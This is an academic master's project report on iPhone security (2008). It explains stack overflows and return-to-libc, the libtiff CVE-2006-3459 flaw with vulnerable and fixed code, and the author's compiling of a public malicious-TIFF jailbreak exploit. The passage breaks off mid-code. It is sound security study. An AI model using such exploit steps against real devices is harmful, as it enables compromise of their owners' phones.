IPHONE SECURITY ANALYSIS

A Project Report

Presented to

The Faculty of the Department of Computer Science

San Jose State University

In Partial Fulfillment

of the Requirements for the Degree

Master of Computer Science

By

Vaibhav Ranchhoddas Pandya

May 2008

APPROVED FOR THE DEPARTMENT OF COMPUTER SCIENCE

Dr. Mark Stamp

Dr. Robert Chun

Mr. Jeegar Shah, Advanced Micro Devices

APPROVED FOR THE UNIVERSITY

ABSTRACT

IPHONE SECURITY ANALYSIS

by Vaibhav Ranchhoddas Pandya

The release of Apple's iPhone was one of the most intensively publicized product releases in the history of mobile devices. While the iPhone wowed users with its exciting design and features, it also outraged many for not allowing installation of third party applications and for working exclusively with AT&T wireless services for the first two years. Software attacks have been developed to get around both limitations. The development of those attacks and further evaluation revealed several vulnerabilities in iPhone security. In this paper, we examine several of the attacks developed for the iPhone as a way of investigating the iPhone's security structure. We also analyze the security holes that have been discovered and make suggestions for improving iPhone security.

ACKNOWLEDGEMENTS

I would like to thank my advisor Dr. Mark Stamp for his constant guidance, feedback, and encouragement over the past year. This thesis would not have succeeded without him. I would also like to thank Dr. Robert Chun, Mr. Jeegar Shah, and Mr. Ivan Corneillet for their valuable suggestions and comments.

I would further like to thank my family and my fiancé, Priya, for their support and encouragement.

CONTENTS

FIGURES

1 INTRODUCTION

Apple's iPhone has been the fastest-growing smart phone since its release on June 29, 2007. Its release was one of the most heavily publicized events in the history of mobile electronics devices. Thousands of people lined up outside Apple stores prior to its release. Approximately three and half million iPhones were sold within the first six months of its release in the U.S. alone [28]. The iPhone truly is a unique and innovative product and one of the biggest success stories for any product in any market. A brilliant business idea by Apple, it banked on the ever-growing popularity of Apple's products like the iPod and the iMac. Even though it was a first-timer in the smart phone industry, Apple immediately outpaced traditional cell phone giants like Nokia, Motorola, and LG with the iPhone. The iPhone is an all-in-one package including a cell phone, a digital music and video player, a camera, a digital photo, music, and video library, and much more [1]. It has helpful widgets for maps, weather, and stocks on top of email and other Internet capabilities [1].

Figure 1. The iPhone

The iPhone confirms that Apple truly understands consumers' desires, not only in terms of functionality, but also in terms of appearance and style. Other smart phone companies have offered products that include features offered by the iPhone. However, none of the other products approach the iPhone in terms of popularity and sales. We now survey some of the features of this "all-in-one" device.

Figure 2. People waiting to get iPhone in New York [36]

1.1 FEATURES

The iPhone comprises an array of features that can be broken down into three categories: a) Phone b) iPod, and c) Internet. Here, we look at each feature category in detail.

1.1.1 PHONE

Besides making and receiving telephone calls, most cell phones and smart phones allow text and picture messaging and incorporate a camera and often a music player. The iPhone provides all of that through a more practical and appealing user interface. It allows you to quickly merge calls with a tap or two. Text or SMS messaging is made easier with a QWERTY soft keypad [1]. iPhone's Visual Voicemail feature shows the length of the voice mail and its sender, allowing the user to go directly to the desired voicemail [1]. For pictures, iPhone has an impressive photo management application with the ability to zoom in and out of pictures and "flip" through them as one can do with a traditional album [1].

1.1.2 IPOD

Over past few years, the iPod has become synonymous with digital music and video players. In the iPhone Apple took advantage of the iPod's popularity by including complete iPod functionality. Music, videos, and even ringtones can be browsed and purchased through the iTunes Wi-Fi Store [1]. The iPhone includes a 3.5-inch widescreen display for watching videos or TV shows or movies purchased from the iTunes store [1].

1.1.3 INTERNET

Internet and email access via smart phones is not new. Palm Trio, Blackberry, and Motorola Q have all had reasonable success in this market. iPhone offers this facility and more with a better user experience. Its Safari is a full-functioned web browser that allows the user to zoom in and out with just one touch [1]. Its Maps application allows users to view maps and points of interest and get directions. Small widgets to retrieve information including stocks and weather reports are offered, and so is the ability to watch videos on YouTube using the built-in YouTube player [1].

1.1.4 TECHNOLOGICAL FEATURES

With the iPhone, Apple introduced some truly innovative technologies that make the user experience easier and more fun. Its Multi-Touch touch screen display allows gliding, scrolling, and zooming by finger touch [1]. The iPhone run OS X, which Apple claims to be the "world's most advanced operating system [1]" and which allows intensive application multitasking [1]. In terms of wireless technology, iPhone uses "quad-band GSM, and supports AT&T's EDGE network, 802.11 b/g Wi-Fi, and Bluetooth 2.0 [1]." It employs accelerometer, often found in digital cameras, which detects the orientation of the phone to utilize its entire screen width [1].

1.2 HARDWARE

The iPhone uses the ARM 1176JZF-S processor, which offers good power management for superior battery life and powerful processing for 3D graphics. Further details regarding this processor are available on the ARM product website [15]. Figure 3 shows how different functions within the iPhone interface with one another [37]. Figure 4 shows an image of the board inside an iPhone.



Figure 3. iPhone architecture from a high level [37]



Figure 4. Board showing different parts in iPhone

2 MOTIVATION

Apple and AT&T signed a contract according to which iPhones can only be used with AT&T wireless service for the first two years. AT&T agreed to give a portion of its revenue to Apple per each new contract it signed with iPhone users. This agreement spawned outrage among users of other GSM-based wireless services such as T-Mobile since they could not offer services to iPhone customers. Many people saw this as an unfair move by the two companies. People felt that they should be able to choose whatever wireless service they prefer and should not be forced to use a particular one.

There was another reason that several iPhone users became irritated. Apple designed iPhone as a "closed" system that does not allow installation of third-party applications. Users can only access a very small subset of the file system, a "sandbox" where they can add and remove music and other files via iTunes. Users wanted to install useful and fun third-party applications like widgets and games.

Figure 5. An "unlocked" iPhone claimed to be world's first [2]

These two limitations placed on iPhone users prompted a series of hack and attack efforts by iPhone enthusiasts and hackers. "Jailbreak" is an iPhone hack that permits the addition of third-party applications or gadgets on the iPhone by permitting read/write access to the root file system [39]. Without "jailbreaking" an iPhone, a customer is

limited to the factory-installed tools included with it. "Unlock" is an attack on iPhone that allows it to be used with any wireless service offering the GSM standard, not just AT&T. Without "unlocking" an iPhone, one can only use AT&T's wireless services. Jailbreaking is the more important of the two because it is the first step to unlocking. We look at a jailbreak attack in detail and also learn about different unlocking solutions.

Due to the commercial success of the iPhone, it makes a good candidate for security analysis. Having close to a million iPhones jailbroken and unlocked within first six months of its release, iPhone security has significant financial implications. With more than six million users worldwide, any security holes can in iPhone can jeopardize privacy of millions of people. Such possibilities solidify the need to analyze iPhone security.

3 JAILBREAKING

The process of gaining root access to the iPhone so that third party tools can be installed is called Jailbreaking. Without gaining read-write access to the root system, one is not able to install third party applications on iPhone. This is found to be very limiting to thousands of iPhone owners who feel restrained from doing whatever they want to do with a their iPhones—products that they own. Several other fascinating and helpful gadgets are available for people to use, so why should they be restrained from using them? To provide an analogy, it would be like buying a computer and not being allowed to install new programs on it–being forced to use existing programs only. There are several websites including www.Installerapps.com that provide interesting gadgets and games for iPhone. Some of the "most popular games are iSolitaire, iZoo, Tetris, iPhysics, and NOIZ2SA [4]." Beyond providing access to these fun games and interesting tools, jailbreaking is absolutely crucial for one more reason: unlocking.

Without jailbreaking, one cannot install the necessary application to use a wireless service other than AT&T (in the U.S.). Close to a million new iPhones were not activated with AT&T in their first six months [28]. Without jailbreaking, these iPhone owners would not be able to use the phone part of the iPhone unless they signed a contract with AT&T after switching from their existing GSM wireless service provider. Even for AT&T customers, jailbreaking is still highly desirable for enabling the addition of third party applications to the iPhone.

3.1 LOOKING FOR IDEAS

How can Jailbreak be achieved? iPhone enthusiasts and hackers all around the world were looking for ideas for achieving this goal. A feasible solution has to be reasonably easy to use and should not take several hours to complete. Hackers investigated various techniques for meeting these requirements. They evaluated existing hacks for other phones and devices and searched for similar vulnerabilities in the iPhone.

A previous hacker success was using buffer overflow techniques on the Sony PSP. By exploiting a vulnerability in the Tag Image File Format (TIFF) library, libtiff, used for viewing TIFFs, hackers were able to hack PSP to run homebrew games, which was normally prohibited [5].

Hackers inspected Apple's MobileSafari web browser to see if it could be targeted for the same vulnerability. It turned out that for firmware version 1.1.1 of the iPhone, MobileSafari uses a vulnerable version (3.8.1 or earlier) [6] of libtiff [7]. The exploitable vulnerability in libtiff is documented as entry CVE-2006-3459 in Commom Vulnerabilities and Exposures, a database tracking information security vulnerabilities and exposures [6]. This vulnerability is also documented and tracked in the U.S. National Vulnerability Database [10]. A malicious TIFF file can be created to include the desired rogue code. When attempting to view the malicious tiff file in MobileSafari (utilizing the vulnerable version of libtiff), the vulnerabilities in libtiff are exploited to create a stack buffer overflow, and the malicious code is injected and executed.

3.2 STACK BUFFER OVERFLOW AND RETURN-TO-LIBC ATTACKS

The attack we review, which exploits the libtiff vulnerability, uses stack buffer overflow to inject the code and the return-to-libc technique to execute it. Let us look at how a stack buffer overflow can be created and how a return-to-libc attack works by looking at an example.

Consider the piece of code below [29]:

```
void func (char *passedStr) {
        char localStr[4];
        strcpy(localStr, passedStr);  // length of passedStr is not checked
}
```

```
int main (int argc, char **argv) {
        func(argv[1]);
}
```

Say, our program is called myprog. Now, let us look at a simplified representation of the stack when myprog is executed with "hi" in table 1 below.

Parent function's stack
Return address (4 bytes)
char* passedStr
hi\0 (4 bytes allocated for localStr. String up to 3 characters is a good input)

Table 1. Simplified stack representation with proper input

Now, consider the stack when myprog is executed with the string "goodsecurity."

Parent function's stack
"rity" (return address overwritten)
"secu" (char* passedStr overwritten)
"good" (expected 3 characters + \0, got 12)

Table 2. Simplified stack representation with corrupting input

As is clear from the figures above, our program is only capable of handling a string with three characters plus NULL. When a string of more than three characters is passed, the extra characters cause stack buffer overflow and overwrite other sections of the stack. Our function func should have performed a string length check on passedStr to ensure that it has three characters or fewer before the NULL. Any piece of code that makes a mistake similar to the one in our function func() can cause stack buffer overflow.

Matters could get much worse if an attacker finds out about the vulnerability in our function. Instead of passing "security," a carefully crafted string could be passed in which the last four characters, in our example, are replaced by the hex value of a pre-existing function in memory [30], say "secu\x12\x34\x56\x78." In little-endian,

discussed later, the value would be 0x78563412, which might be the address of a function, say, system(). When the stack unwinds, instead of execution returning to the calling function, the pre-existing function indicated by the overwrite bytes will be executed (in this case, system()). Moreover, the stack could be overwritten by passing desired values that could serve as parameters to a pre-existing function [30]. Such an attack is known as the return-to-libc attack. By discovering the address of such a function, an attacker can use this technique to execute the function to achieve desired behavior. Furthermore, by passing a carefully crafted malicious input that exploits a stack overflow, an attacker can inject malicious code that gets executed as a chain of calls to such pre-existing functions.

3.3 LIBTIFF VULNERABILITY

A vulnerability similar to that in the example above is found in libtiff version 3.8.1 and earlier: an area of memory is accessed without performing an out-of-bounds check. The vulnerability is in function TIFFFetchShortPair in the tif_dirread.c file [6]. That function fetches a pair of bytes or shorts, as the name implies. It should throw an error if the request is to fetch more than two bytes or shorts. Instead, it fetches any arbitrary number of bytes requested. This vulnerability was fixed in libtiff version 3.8.2. The source code for both versions of libtiff can be downloaded from the Maptools.org website [8]. Below are excerpts of that function in libtiff versions 3.8.1 and 3.8.2. First, let us look at the snippet from version 3.8.1:

```
static int
TIFFFetchShortPair(TIFF* tif, TIFFDirEntry* dir)
{
        switch (dir->tdir_type) {
                case TIFF_BYTE:
                case TIFF_SBYTE:
                        {
                        uint8 v[4];
                        return TIFFFetchByteArray(tif, dir, v)
                                && TIFFSetField(tif, dir->tdir_tag, v[0], v[1]);
```

```
                }
        case TIFF_SHORT:
        case TIFF_SSHORT:
                {
                uint16 v[2];
                return TIFFFetchShortArray(tif, dir, v)
                        && TIFFSetField(tif, dir->tdir_tag, v[0], v[1]);
                }
        default:
                return 0;
        }
}
```

Now, let us look at the snippet from version 3.8.2, which has the fix for the vulnerability. It is also obvious from the developer's comments.

```
static int
TIFFFetchShortPair(TIFF* tif, TIFFDirEntry* dir)
{
        /*
         * Prevent overflowing the v stack arrays below by performing a sanity
         * check on tdir_count, this should never be greater than two.
         */
        if (dir->tdir_count > 2) {
                TIFFWarningExt(tif->tif_clientdata, tif->tif_name,
                "unexpected count for field \"%s\", %lu, expected 2; ignored",
                        _TIFFFieldWithTag(tif, dir->tdir_tag)->field_name,
```

```
                dir->tdir_count);
        return 0;
    }

    switch (dir->tdir_type) {
        case TIFF_BYTE:
        case TIFF_SBYTE:
            {
            uint8 v[4];
            return TIFFFetchByteArray(tif, dir, v)
                && TIFFSetField(tif, dir->tdir_tag, v[0], v[1]);
            }
        case TIFF_SHORT:
        case TIFF_SSHORT:
            {
            uint16 v[2];
            return TIFFFetchShortArray(tif, dir, v)
                && TIFFSetField(tif, dir->tdir_tag, v[0], v[1]);
            }
        default:
            return 0;
    }
}
```

To take advantage of the vulnerability in the TIFF library, a malicious TIFF file must be constructed. To accomplish that requires a reasonable working knowledge of the TIFF file format. There are two important objectives to keep in mind while constructing

a malicious TIFF file: causing buffer overflow and injecting code. The iPhone is constructed around an ARM processor, thus some knowledge of it is required for successful code injection. Next, we further discuss TIFF and give a brief overview of the ARM processor.

3.4 TIFF

The TIFF standard is owned and maintained by Adobe. It is tag-based format used primarily for scanned images [12]. A TIFF file has a header section and descriptive sections at the top of the file with offsets pointing to the actual pixel image data [13]. This means that a poorly constructed file may have tags pointing to incorrect offsets or offsets beyond the end of the file. Such aberrations can also cause buffer flow for poorly written programs that read and manipulate tiff images [13]. Some examples of tags include image height, image width, planar configuration, and dot range. Different tags give necessary information about the image including color, compression, dimensions, and location of data. Below is an example of a tiff file (in the value column) with descriptions obtained from Adobe [12].

Offset (hex)	**Description**	**Value (numeric values are expressed in hexadecimal notation)**
Header:		
0000	Byte Order	4D4D
0002	42	002A
0004	1st IFD offset	00000014
IFD:		
0014	Number of Directory Entries	000C
0016	NewSubfileType	00FE 0004 00000001 00000000
0022	ImageWidth	0100 0004 00000001 000007D0
002E	ImageLength	0101 0004 00000001 00000BB8
003A	Compression	0103 0003 00000001 8005 0000
0046	PhotometricInterpretation	0106 0003 00000001 0001 0000
0052	StripOffsets	0111 0004 000000BC 000000B6
005E	RowsPerStrip	0116 0004 00000001 00000010
006A	StripByteCounts	0117 0003 000000BC 000003A6
0076	XResolution	011A 0005 00000001 00000696
0082	YResolution	011B 0005 00000001 0000069E
008E	Software	0131 0002 0000000E 000006A6
009A	DateTime	0132 0002 00000014 000006B6
00A6	Next IFD offset	00000000

Values longer than 4 bytes:

00B6	StripOffsets	Offset0, Offset1, ... Offset187
03A6	StripByteCounts	Count0, Count1, ... Count187
0696	XResolution	0000012C 00000001
069E	YResolution	0000012C 00000001
06A6	Software	"PageMaker 4.0"
06B6	DateTime	"1988:02:18 13:59:59"

Image Data:

00000700	Compressed data for strip 10
xxxxxxxx	Compressed data for strip 179
xxxxxxxx	Compressed data for strip 53
xxxxxxxx	Compressed data for strip 160 …

The first two bytes in an Image File Directory (IFD) represent the number of directory entries (14 in the example above) [12]. The IFD then consists of a sequence of tags, 12 bytes each [12]. The first two bytes identify the field, and the next two identify the field type: short int, long int, byte, or ASCII [12]. The next four bytes specify the number of values, and the final four specify the value itself or an offset to the value [12].

Below is a sample tiff image taken from [14].

Figure 6. Example of a TIFF image [14]

Since TIFF files are binary, their contents are best viewed in a hex editor.

3.5 ARM PROCESSOR

Since ARM processor ARM1176JZF-S is used in the iPhone, some working knowledge regarding its architecture and instruction set is required for this study. ARM is a RISC-based processor. Below is a high-level diagram of ARM1176JZF-S obtained from the ARM website [15].

The ARM processor can be configured in either little- or big-endian modes to access its data [17]. The iPhone runs the ARM processor in little-endian mode. In little-endian mode, if a value in a register is 0x12345678, it appears in memory as 0x78 0x56 0x34 0x12. This is further illustrated in the figures 8 and 9 below.



Figure 7. ARM 1176JFZ-S processor [15]

Information regarding endian type is important in both writing the exploit and reverse-engineering it. Another important piece of information about the ARM architecture is that the stack is non-executable, unlike in the x86 architecture. The stack grows downward in the ARM architecture. Detailed documentation of the ARM architecture and instruction set is available at the ARM website [31].



Figure 8. Big-endian [18]



Figure 9. Little-endian [18]

3.6 DRE AND NIACIN'S TIFF EXPLOIT JAILBREAK

We now have accumulated the expertise required to understand and partially reverse-engineer the libtiff exploit for jailbreaking developed by two teenagers Dre and Niacin. For their project, the process was in fact the reverse of ours; the attack was first chosen and different required tools were picked up as deemed necessary. The source code for the attack is available on Dre and Niacin's website [32].

First, we verify and demonstrate the overflow problem. Though the exploit was created for the iPhone, we can demonstrate the overflow on a Windows PC in cygwin to mimic a Unix-like environment. First the exploit source code was downloaded and compiled. Then, a malicious TIFF was created for version 1.1.1.

$g++ itiff_exploit.cpp –o a.exe

$./a.exe 1.1.1 > badDotRange.tiff



Figure 10. Malicious TIFF blocked by Norton AntiVirus

An interesting outcome occurred while we attempted to create badDotRange.tiff. The file creation was blocked by Norton AntiVirus software running on the machine used, as it detected the file as "Bloodhound.Exploit.166 [33]" as shown in figure 10. Further information on the vulnerability shows Norton characterizing badDotRange.tiff as a Trojan and a Virus, as shown in figure 11 [33].



Figure 11. Bloodhound.Exploit.166 trojan [33]

Once the work area was put in the list of directories to be excluded by Norton AntiVirus, badDotRange.tiff was finally created; a Hex Editor view of it is presented in Appendix A. 1.

Next, we demonstrate the malicious TIFF file causing buffer overflow in libtiff. We also show a well formed TIFF file being handled properly by libtiff. For this purpose, vulnerable libtiff was downloaded, configured, and compiled. libtiff.a was copied to work area. The program driver.cpp was written to simulate the Safari browser using libtiff to view a TIFF image. Below is a snippet from that program written in C++.

```
int main() {

  cout << "Start!" << endl;

  TIFF* tif = TIFFOpen("c:/thesis/tiffExp/t1.tiff", "r");

  if (tif) {

    cout << "Opened file successfully" << endl;
```

```
  } else {
